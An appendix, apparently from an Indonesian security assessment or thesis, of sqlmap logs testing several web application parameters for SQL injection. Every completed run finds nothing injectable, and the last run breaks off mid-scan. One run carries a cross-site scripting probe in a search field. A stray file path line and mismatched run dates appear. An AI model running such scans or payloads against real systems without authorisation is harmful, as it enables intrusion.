LAMPIRAN

Lampiran 1

Hasil *Sqlmap*

[*] starting @ 22:18:32 /2021-05-31/

[22:18:33] [INFO] **testing connection to the target URL**
[22:18:35] [INFO] testing if the target URL content is stable
[22:18:36] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c
[22:18:37] [INFO] testing if GET parameter 'categoryid' is dynamic
[22:18:38] [WARNING] GET parameter 'categoryid' does not appear to be dynamic
[22:18:39] [WARNING] **heuristic (basic) test shows that GET parameter 'categoryid' might not be injectable**
[22:18:40] [INFO] testing for SQL injection on GET parameter 'categoryid'
[22:18:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:18:54] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:18:56] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:19:00] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:19:04] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:19:08] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:19:11] [INFO] testing 'Generic inline queries'
[22:19:12] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'

[22:19:15] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:19:18] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[22:19:21] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:19:24] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[22:19:28] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[22:19:31] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[22:19:37] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[22:19:46] [WARNING] **GET parameter 'categoryid' does not seem to be injectable**
[22:19:46] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[22:19:46] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 1 times

[*] ending @ 22:19:46 /2021-05-31/

[*] starting @ 22:08:14 /2021-05-31/

[22:08:19] [INFO] **testing connection to the target URL**
[22:08:25] [INFO] testing if the target URL content is stable
[22:08:26] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c
[22:08:28] [INFO] testing if GET parameter 'id' is dynamic
[22:08:29] [WARNING] GET parameter 'id' does not appears to be dynamic
[22:08:44] [INFO] testing for SQL injection on GET parameter 'id'
[22:08:44] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:08:57] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:09:00] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:09:04] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:09:08] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:09:13] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:09:18] [INFO] testing 'Generic inline queries'
[22:09:19] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[22:09:22] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:09:25] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[22:09:28] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'

[22:09:32] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[22:09:39] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[22:09:44] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[22:10:04] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[22:10:15] [WARNING] **GET parameter 'id' does not seem to be injectable**
[22:10:15] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 22:10:15 /2021-05-31/

[*] starting @ 22:03:56 /2021-05-31/

[22:03:56] [INFO] **testing connection to the target URL**
[22:03:57] [INFO] testing if the target URL content is stable
[22:03:58] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c
[22:04:01] [INFO] testing if GET parameter 'userid' is dynamic
[22:04:02] [WARNING] GET parameter 'userid' does not appear to be dynamic
[22:04:03] [WARNING] **heuristic (basic) test shows that GET parameter 'userid' might not be injectable**
[22:04:04] [INFO] testing for SQL injection on GET parameter 'userid'
[22:04:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:04:15] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:04:16] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:04:19] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:04:23] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:04:26] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:04:29] [INFO] testing 'Generic inline queries'
[22:04:29] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[22:04:32] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:04:34] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'

[22:04:36] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:04:40] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[22:04:43] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[22:04:47] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[22:05:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[22:05:25] [WARNING] **GET parameter 'userid' does not seem to be injectable**
[22:05:25] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[22:05:25] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 4 times

[*] ending @ 22:05:25 /2021-05-31/

[*] starting @ 23:27:05 /2021-05-31/

[23:27:05] [INFO] **testing connection to the target URL**
[23:27:08] [INFO] testing if the target URL content is stable
[23:27:09] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c
[23:27:10] [INFO] testing if GET parameter 'course' is dynamic
[23:27:11] [WARNING] GET parameter 'course' does not appear to be dynamic
[23:27:12] [WARNING] **heuristic (basic) test shows that GET parameter 'course' might not be injectable**
[23:27:13] [INFO] testing for SQL injection on GET parameter 'course'
[23:27:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:27:24] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:27:25] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:27:28] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:27:31] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[23:27:34] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[23:27:37] [INFO] testing 'Generic inline queries'
[23:27:37] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[23:27:40] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[23:27:42] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'

[23:27:44] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[23:27:47] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[23:27:50] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[23:27:53] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[23:27:59] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[23:28:06] [WARNING] **GET parameter 'course' does not seem to be injectable**
[23:28:06] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[23:28:06] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 3 times

[*] ending @ 23:28:06 /2021-05-31/

[*] starting @ 23:41:18 /2021-05-31/

[23:41:18] [INFO] **testing connection to the target URL**
[23:41:25] [INFO] testing if the target URL content is stable
[23:41:26] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c
[23:41:28] [INFO] testing if GET parameter 'view' is dynamic
[23:41:29] [WARNING] GET parameter 'view' does not appear to be dynamic
[23:41:31] [WARNING] **heuristic (basic) test shows that GET parameter 'view' might not be injectable**
[23:41:32] [INFO] testing for SQL injection on GET parameter 'view'
[23:41:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:41:42] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:41:44] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:41:48] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:41:52] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[23:41:57] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[23:42:00] [INFO] testing 'Generic inline queries'
[23:42:01] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[23:42:05] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[23:42:07] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'

[23:42:10] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[23:42:14] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[23:42:17] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[23:42:20] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[23:42:31] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[23:42:36] [WARNING] **GET parameter 'view' does not seem to be injectable**
[23:42:36] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 23:42:36 /2021-05-31/

[*] starting @ 23:55:18 /2021-05-31/

[23:55:18] [INFO] **testing connection to the target URL**
[23:55:23] [INFO] testing if the target URL content is stable
[23:55:23] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c
[23:55:23] [INFO] testing if GET parameter 'lang' is dynamic
[23:55:23] [WARNING] GET parameter 'lang' does not appear to be dynamic
[23:55:24] [WARNING] **heuristic (basic) test shows that GET parameter 'lang' might not be injectable**
[23:55:25] [INFO] testing for SQL injection on GET parameter 'lang'
[23:55:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:55:27] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:55:28] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:55:30] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:55:32] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[23:55:34] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[23:55:37] [INFO] testing 'Generic inline queries'
[23:55:37] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[23:55:40] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[23:55:41] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'

[23:55:43] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[23:55:46] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[23:55:48] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[23:55:53] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[23:56:32] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[23:56:38] [WARNING] **GET parameter 'lang' does not seem to be injectable**
[23:56:38] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 23:56:38 /2021-05-31/

[*] starting @ 21:57:38 /2021-06-03/

[21:57:38] [INFO] **testing connection to the target URL**
[21:57:52] [INFO] testing if the target URL content is stable
[21:57:52] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c
[21:57:52] [INFO] testing if GET parameter 'sesskey' is dynamic
[21:57:53] [WARNING] GET parameter 'sesskey' does not appear to be dynamic
[21:57:54] [WARNING] **heuristic (basic) test shows that GET parameter 'sesskey' might not be injectable**
[21:57:56] [INFO] testing for SQL injection on GET parameter 'sesskey'
[21:57:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:58:14] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:58:19] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:58:23] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[21:58:29] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[21:58:34] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[21:58:39] [INFO] testing 'Generic inline queries'
[21:58:40] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[21:58:44] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[21:58:47] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'

[21:58:51] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[21:58:55] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[21:59:00] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[21:59:05] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[21:59:11] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[21:59:21] [WARNING] **GET parameter 'sesskey' does not seem to be injectable**
[21:59:21] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 21:59:21 /2021-06-03/

[*] starting @ 22:57:18 /2021-06-05/

[22:57:18] [INFO] **testing connection to the target URL**
[22:57:20] [INFO] testing if the target URL content is stable
[22:57:21] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c
[22:57:23] [INFO] testing if GET parameter 'cache' is dynamic
[22:57:24] [WARNING] GET parameter 'cache' does not appear to be dynamic
[22:57:25] [WARNING] **heuristic (basic) test shows that GET parameter 'cache' might not be injectable**
[22:57:26] [INFO] testing for SQL injection on GET parameter 'sesskey'
[22:57:26] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:57:36] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:57:38] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:57:41] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:57:44] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:57:47] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:57:50] [INFO] testing 'Generic inline queries'
[22:57:50] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[22:57:53] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:57:55] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'

[22:57:57] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:58:00] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[22:58:03] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[22:58:05] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[23:01:34] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[23:01:42] [WARNING] **GET parameter 'cache' does not seem to be injectable**
[23:01:42] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 23:01:42 /2021-06-05/

[*] starting @ 20:08:43 /2021-06-17/

[20:08:43] [INFO] parsing HTTP request from 'loginpage'
[20:08:44] [INFO] **testing connection to the target URL**
[20:08:44] [WARNING] the web server responded with an HTTP error code (400) which could interfere with the results of the tests
[20:08:44] [INFO] testing if the target URL content is stable
[20:08:44] [INFO] target URL content is stable
[20:08:44] [WARNING] **heuristic (basic) test shows that POST parameter 'username' might not be injectable**
[20:08:44] [INFO] testing for SQL injection on POST parameter 'username'
[20:08:44] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:08:44] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[20:08:44] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[20:08:45] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[20:08:45] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[20:08:45] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[20:08:45] [INFO] testing 'Generic inline queries'
[20:08:45] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[20:08:45] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[20:08:46] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[20:08:46] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'

[20:08:46] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[20:08:46] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[20:08:46] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[20:08:46] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[20:08:48] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[20:08:48] [WARNING] **POST parameter 'username' does not seem to be injectable**
[20:08:48] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[20:08:48] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 74 times

[*] ending @ 20:52:19 /2021-06-25/

[*] starting @ 23:16:37 /2021-05-31/


[23:16:37] [INFO] parsing HTTP request from 'search'
it appears that provided value for POST parameter 'q' has boundaries. Do you want to inject inside? ('<script>alert("WXSS")%3B</script*>') [y/N] y
[23:16:38] [INFO] **testing connection to the target URL**
[23:16:39] [WARNING] the web server responded with an HTTP error code (400) which could interfere with the results of the tests
[23:16:39] [INFO] testing if the target URL content is stable
[23:16:39] [INFO] target URL content is stable
[23:16:39] [WARNING] **heuristic (basic) test shows that POST parameter 'q' might not be injectable**
[23:16:39] [INFO] testing for SQL injection on POST parameter 'q'
[23:16:39] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:16:39] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:16:39] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:16:40] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:16:40] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[23:16:40] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[23:16:40] [INFO] testing 'Generic inline queries'
[23:16:40] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[23:16:40] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[23:16:40] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'

